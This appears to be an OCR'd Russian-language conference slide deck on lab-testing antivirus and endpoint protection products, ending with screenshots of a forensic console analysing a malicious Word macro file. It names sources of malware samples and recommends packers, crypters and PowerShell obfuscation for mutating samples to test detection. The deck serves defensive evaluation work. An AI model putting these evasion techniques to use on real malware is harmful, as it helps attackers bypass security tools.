

MACHINE LEARNING И NEXT GEN – ДВЕ СТАЛЬНЫЕ
НАШИ СКРЕПЫ. ОСТАЛЬНЫЕ ВСЕ – НЕЛЕПЫ.


DC8044 KYIV

HACK ALL THE THINGS


Реактивный подход - сегодняшняя проблема индустрии защиты конечных точек

- необходимость в пациенте-**zero**
- сигнатуры, как пережиток прошлого
- **whitelisting** и **applications control** не решают задачи
- трата времени и ресурсов на максимально быстрое реагирование ведет в тупик
- ландшафт угроз меняется, старое «мышление» традиционных продуктов остается, нет новых концепций

*12 часов... are you f*ing kidding me?*




устаревшая сигнатурная защита от вредоносных программ является реактивной и тонет в море вредоносного ПО





модель обучения нейросети для защиты конечных точек

Базовый подход к тестированию антивирусных решений в своей лаборатории

- Определите регламент получения образцов вредоносного ПО, их изоляции, транспортировки и хранения репозитория (**zoo is a good one to use**)
- Определите критерии, каким образом вы понимаете, что конкретный образец - именно вредоносное ПО
- Обфускация и/или изменение вирусных семплов: продумайте методы и инструменты, каким образом вы будете мутировать своих зверей
- Важно написать сценарии тестирования в онлайн и оффлайн режимах, с разным пользовательским окружением и на разных платформах



Chapter 2: Anomalous Materials



ХОСТОВ

- VM и снапшоты - простой, но не всегда качественный путь (VMWare, Oracle Virtual box, Parallels - последних версий)
- Обязательно устанавливайте все ПО, чтобы воссоздать максимально приближенную к **production** картину
- Все патчи ставим, все механизмы защиты и сторонние продукты - отключаем
- Устанавливаем самую свежую версию тестируемого продукта с теми политиками, которые будут работать в реальном окружении
- Изоляция хоста **VM** имеет решающее значение: делайте это конфигурацией самой виртуальной машины и сетевыми настройками
- Снапшот делается в последнюю очередь (несколько, для разных тестируемых продуктов)

Получение и транспорт образцов

- `testmyav.com` - самый простой способ, `free` (стандартный пароль `infected` или `testmyav`)
- просим помощь зала, возможны затраты (на вискарь)
- в вашей зоопарке должны быть `portable executables (Pes)`, `compressed files`, `Visual Basic scripts`, `javascript`, и среди прочих - `browser-based exploits`
- любая транспортировка всегда в запароленном `.zip`
- дистрибуция на хост-жертву: `email`, зараженный `USB` девайс, загрузка из интернет, `powershell`, директории с общим доступом
- создайте рабочую директорию на лабораторном хосте и оперируйте образцами оттуда

Методологии тестирования

Random Mutation

- используйте бесплатные пакеры и модификаторы для экспериментов: пакер `mpress`, криптоп `AegisCrypтер`, скрипт `Hash Modifier` для CLI
- Запускайте несколько вредоносных экземпляров одновременно (50, why not?)
- Обязательно тестируйте продукты в оффлайн-режиме так же, как и в онлайн, запуская мутированные образцы
- Устраивайте **zero-day malware** тестирование, с новыми образцами, но на старых, чистых снапшотах, двухнедельной давности
- Фиксируйте результаты тестирования!

Методологии тестирования

Fileless Malware

Для тестирования по `fileless` вектору, используйте `powershell` скрипты с различным вредоносным пейлоадом

- Используйте образцы с `testmyav.com` (каждый из которых несет различную функциональность, например `file creation`, `system modification`, `reboot` и т.д.), и симулирует действия вредоносного ПО
- Простой копипаст `raw`-текста скрипта = отсутствие файлов для сканирования тестируемым продуктом
- Обфусцируйте `powershell` скрипты с помощью доступных утилит обфускации
- Фиксируйте результаты тестирования!

продукта


FORENSIC ANALYSIS

Papyshev



ACTIONS

Click on the desired mitigation action.




STATUS


UNRESOLVED




File Info

 File: sample1.docm
Path: \Device\HarddiskVolume3\Users\123\Desk...[Copy path](#)
Command line arguments:
/n "C:\Users\123\Desktop\samples-HX-3_190..."

 Machine: WIN-LHMQ5H0C5SS
IP: 46.133.204.109
Domain: WORKGROUP
Username: WIN-LHMQ5H0C5SS\123
Agent Version: 2.1.2.6003

 Identified: 03/19/2018 15:49:48
Reported at: 03/19/2018 15:49:39


 Seen on network: [1 time](#)

Summary

S1 Risk levels: 

 748923e1c31cb344b6488b77d7b53ded992bfc8e [Google](#) [VirusTotal](#)

 Signer Identity: N/A

 sample1.docm
Ver: N/A


 Detecting engine: Documents, Scripts [Open policy](#)

продукта

FORENSIC ANALYSIS

Papyshev

?



WINWORD.EXE (sample1.docm) (PID 7368)


DETAILS EVENTS

Events performed by process

FILE (31)

TIME	ACTION	FILE	EXTRA
03/19/2018 15:48:41	created file	\\Device\\HarddiskV olume3\\Users\\123\\ AppData\\Local\\Te mp\\{BFAAF35D- 4FF6-4D85-866C- F2B7C23B4A01} - OProcSessId.dat	N/A N/A
